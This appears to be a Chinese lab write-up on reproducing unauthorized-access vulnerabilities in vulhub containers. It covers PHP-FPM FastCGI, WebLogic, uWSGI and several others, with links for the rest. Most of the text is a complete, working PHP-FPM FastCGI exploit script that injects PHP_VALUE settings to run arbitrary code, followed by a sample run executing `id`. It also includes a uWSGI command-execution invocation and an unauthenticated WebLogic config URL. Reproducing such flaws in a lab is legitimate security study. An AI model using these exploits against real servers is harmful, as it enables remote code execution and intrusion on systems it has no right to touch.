
# Windows ipc共享未授权访问漏洞





# 宝塔未授权访问漏洞


## 环境部署



## 漏洞复现

使用24.1的环境复现失败

复现可参考<https://www.cnblogs.com/bflw/p/13552367.html>



# PHP-FPM Fastcgi未授权访问漏洞

## 环境部署

[root@localhsot vulhub-master]# cd fpm/

[root@localhsot fpm]# ls

1.jpg docker-compose.yml README.md

[root@localhsot fpm]# docker-compose build&&docker-compose up -d

## 漏洞复现

使用exp进行复现：

import socket

import random

import argparse

import sys

from io import BytesIO

# Referrer: https://github.com/wuyunfeng/Python-FastCGI-Client

PY2 = True if sys.version\_info.major == 2 else False

def bchr(i):

if PY2:

return force\_bytes(chr(i))

else:

return bytes([i])

def bord(c):

if isinstance(c, int):

return c

else:

return ord(c)

def force\_bytes(s):

if isinstance(s, bytes):

return s

else:

return s.encode('utf-8', 'strict')

def force\_text(s):

if issubclass(type(s), str):

return s

if isinstance(s, bytes):

s = str(s, 'utf-8', 'strict')

else:

s = str(s)

return s

class FastCGIClient:

"""A Fast-CGI Client for Python"""

# private

\_\_FCGI\_VERSION = 1

\_\_FCGI\_ROLE\_RESPONDER = 1

\_\_FCGI\_ROLE\_AUTHORIZER = 2

\_\_FCGI\_ROLE\_FILTER = 3

\_\_FCGI\_TYPE\_BEGIN = 1

\_\_FCGI\_TYPE\_ABORT = 2

\_\_FCGI\_TYPE\_END = 3

\_\_FCGI\_TYPE\_PARAMS = 4

\_\_FCGI\_TYPE\_STDIN = 5

\_\_FCGI\_TYPE\_STDOUT = 6

\_\_FCGI\_TYPE\_STDERR = 7

\_\_FCGI\_TYPE\_DATA = 8

\_\_FCGI\_TYPE\_GETVALUES = 9

\_\_FCGI\_TYPE\_GETVALUES\_RESULT = 10

\_\_FCGI\_TYPE\_UNKOWNTYPE = 11

\_\_FCGI\_HEADER\_SIZE = 8

# request state

FCGI\_STATE\_SEND = 1

FCGI\_STATE\_ERROR = 2

FCGI\_STATE\_SUCCESS = 3

def \_\_init\_\_(self, host, port, timeout, keepalive):

self.host = host

self.port = port

self.timeout = timeout

if keepalive:

self.keepalive = 1

else:

self.keepalive = 0

self.sock = None

self.requests = dict()

def \_\_connect(self):

self.sock = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

self.sock.settimeout(self.timeout)

self.sock.setsockopt(socket.SOL\_SOCKET, socket.SO\_REUSEADDR, 1)

# if self.keepalive:

# self.sock.setsockopt(socket.SOL\_SOCKET, socket.SOL\_KEEPALIVE, 1)

# else:

# self.sock.setsockopt(socket.SOL\_SOCKET, socket.SOL\_KEEPALIVE, 0)

try:

self.sock.connect((self.host, int(self.port)))

except socket.error as msg:

self.sock.close()

self.sock = None

print(repr(msg))

return False

return True

def \_\_encodeFastCGIRecord(self, fcgi\_type, content, requestid):

length = len(content)

buf = bchr(FastCGIClient.\_\_FCGI\_VERSION) \

+ bchr(fcgi\_type) \

+ bchr((requestid >> 8) & 0xFF) \

+ bchr(requestid & 0xFF) \

+ bchr((length >> 8) & 0xFF) \

+ bchr(length & 0xFF) \

+ bchr(0) \

+ bchr(0) \

+ content

return buf

def \_\_encodeNameValueParams(self, name, value):

nLen = len(name)

vLen = len(value)

record = b''

if nLen < 128:

record += bchr(nLen)

else:

record += bchr((nLen >> 24) | 0x80) \

+ bchr((nLen >> 16) & 0xFF) \

+ bchr((nLen >> 8) & 0xFF) \

+ bchr(nLen & 0xFF)

if vLen < 128:

record += bchr(vLen)

else:

record += bchr((vLen >> 24) | 0x80) \

+ bchr((vLen >> 16) & 0xFF) \

+ bchr((vLen >> 8) & 0xFF) \

+ bchr(vLen & 0xFF)

return record + name + value

def \_\_decodeFastCGIHeader(self, stream):

header = dict()

header['version'] = bord(stream[0])

header['type'] = bord(stream[1])

header['requestId'] = (bord(stream[2]) << 8) + bord(stream[3])

header['contentLength'] = (bord(stream[4]) << 8) + bord(stream[5])

header['paddingLength'] = bord(stream[6])

header['reserved'] = bord(stream[7])

return header

def \_\_decodeFastCGIRecord(self, buffer):

header = buffer.read(int(self.\_\_FCGI\_HEADER\_SIZE))

if not header:

return False

else:

record = self.\_\_decodeFastCGIHeader(header)

record['content'] = b''

if 'contentLength' in record.keys():

contentLength = int(record['contentLength'])

record['content'] += buffer.read(contentLength)

if 'paddingLength' in record.keys():

skiped = buffer.read(int(record['paddingLength']))

return record

def request(self, nameValuePairs={}, post=''):

if not self.\_\_connect():

print('connect failure! please check your fasctcgi-server !!')

return

requestId = random.randint(1, (1 << 16) - 1)

self.requests[requestId] = dict()

request = b""

beginFCGIRecordContent = bchr(0) \

+ bchr(FastCGIClient.\_\_FCGI\_ROLE\_RESPONDER) \

+ bchr(self.keepalive) \

+ bchr(0) \* 5

request += self.\_\_encodeFastCGIRecord(FastCGIClient.\_\_FCGI\_TYPE\_BEGIN,

beginFCGIRecordContent, requestId)

paramsRecord = b''

if nameValuePairs:

for (name, value) in nameValuePairs.items():

name = force\_bytes(name)

value = force\_bytes(value)

paramsRecord += self.\_\_encodeNameValueParams(name, value)

if paramsRecord:

request += self.\_\_encodeFastCGIRecord(FastCGIClient.\_\_FCGI\_TYPE\_PARAMS, paramsRecord, requestId)

request += self.\_\_encodeFastCGIRecord(FastCGIClient.\_\_FCGI\_TYPE\_PARAMS, b'', requestId)

if post:

request += self.\_\_encodeFastCGIRecord(FastCGIClient.\_\_FCGI\_TYPE\_STDIN, force\_bytes(post), requestId)

request += self.\_\_encodeFastCGIRecord(FastCGIClient.\_\_FCGI\_TYPE\_STDIN, b'', requestId)

self.sock.send(request)

self.requests[requestId]['state'] = FastCGIClient.FCGI\_STATE\_SEND

self.requests[requestId]['response'] = b''

return self.\_\_waitForResponse(requestId)

def \_\_waitForResponse(self, requestId):

data = b''

while True:

buf = self.sock.recv(512)

if not len(buf):

break

data += buf

data = BytesIO(data)

while True:

response = self.\_\_decodeFastCGIRecord(data)

if not response:

break

if response['type'] == FastCGIClient.\_\_FCGI\_TYPE\_STDOUT \

or response['type'] == FastCGIClient.\_\_FCGI\_TYPE\_STDERR:

if response['type'] == FastCGIClient.\_\_FCGI\_TYPE\_STDERR:

self.requests['state'] = FastCGIClient.FCGI\_STATE\_ERROR

if requestId == int(response['requestId']):

self.requests[requestId]['response'] += response['content']

if response['type'] == FastCGIClient.FCGI\_STATE\_SUCCESS:

self.requests[requestId]

return self.requests[requestId]['response']

def \_\_repr\_\_(self):

return "fastcgi connect host:{} port:{}".format(self.host, self.port)

if \_\_name\_\_ == '\_\_main\_\_':

parser = argparse.ArgumentParser(description='Php-fpm code execution vulnerability client.')

parser.add\_argument('host', help='Target host, such as 127.0.0.1')

parser.add\_argument('file', help='A php file absolute path, such as /usr/local/lib/php/System.php')

parser.add\_argument('-c', '--code', help='What php code your want to execute', default='<?php phpinfo(); exit; ?>')

parser.add\_argument('-p', '--port', help='FastCGI port', default=9000, type=int)

args = parser.parse\_args()

client = FastCGIClient(args.host, args.port, 3, 0)

params = dict()

documentRoot = "/"

uri = args.file

content = args.code

params = {

'GATEWAY\_INTERFACE': 'FastCGI/1.0',

'REQUEST\_METHOD': 'POST',

'SCRIPT\_FILENAME': documentRoot + uri.lstrip('/'),

'SCRIPT\_NAME': uri,

'QUERY\_STRING': '',

'REQUEST\_URI': uri,

'DOCUMENT\_ROOT': documentRoot,

'SERVER\_SOFTWARE': 'php/fcgiclient',

'REMOTE\_ADDR': '127.0.0.1',

'REMOTE\_PORT': '9985',

'SERVER\_ADDR': '127.0.0.1',

'SERVER\_PORT': '80',

'SERVER\_NAME': "localhost",

'SERVER\_PROTOCOL': 'HTTP/1.1',

'CONTENT\_TYPE': 'application/text',

'CONTENT\_LENGTH': "%d" % len(content),

'PHP\_VALUE': 'auto\_prepend\_file = php://input',


'PHP\_ADMIN\_VALUE': 'allow\_url\_include = On'

}

response = client.request(params, content)

print(force\_text(response))

D:\hw>python php.py 192.168.131.128 /usr/local/lib/php/PEAR.php -c "<?php echo `id`;exit;?>"



# Weblogic未授权访问漏洞

## 环境部署

[root@localhsot weblogic]# cd CVE-2018-2894/

[root@localhsot CVE-2018-2894]# docker-compose build&&docker-compose up -d

## 漏洞复现

无需登录，直接未授权访问<http://192.168.131.128:7001/ws_utc/config.do>



# uWSGI未授权访问漏洞

## 环境部署

[root@localhsot vulhub-master]# cd uwsgi/

[root@localhsot uwsgi]# ls

CVE-2018-7490 unacc

[root@localhsot uwsgi]# cd unacc/

[root@localhsot unacc]# docker-compose build&&docker-compose up -d


## 漏洞复现

使用以下exp:

<https://github.com/wofeiwo/webcgi-exploits/blob/master/python/uwsgi_exp.py>

执行：

D:\hw>python test.py -u 192.168.131.128:8000 -c "touch /tmp/20201125"



成功创建文件：



尝试获取shell，未成功。。。

# WordPress未授权访问漏洞

## 环境部署

略。

## 漏洞复现

可参考

<https://www.cnblogs.com/bflw/p/12342845.html>

# Kong未授权访问漏洞(CVE-2020-11710)

## 环境部署

略。

## 漏洞复现

复现可参考<https://xz.aliyun.com/t/7631>

# ThinkAdminV6未授权访问漏洞

## 环境部署

略。

## 漏洞复现

可参考<https://www.cnblogs.com/cn-gov/p/13715861.html>

# 参考

未授权访问漏洞总结

<https://www.freebuf.com/articles/web/207877.html>

未授权访问漏洞总结

<https://www.cnblogs.com/csnd/p/11807650.html>

未授权访问

<https://www.yuque.com/cheng-4ueio/tow7i5/uugb6t>

26种未授权访问漏洞总结

<https://blog.csdn.net/qq_29277155/article/details/108390891>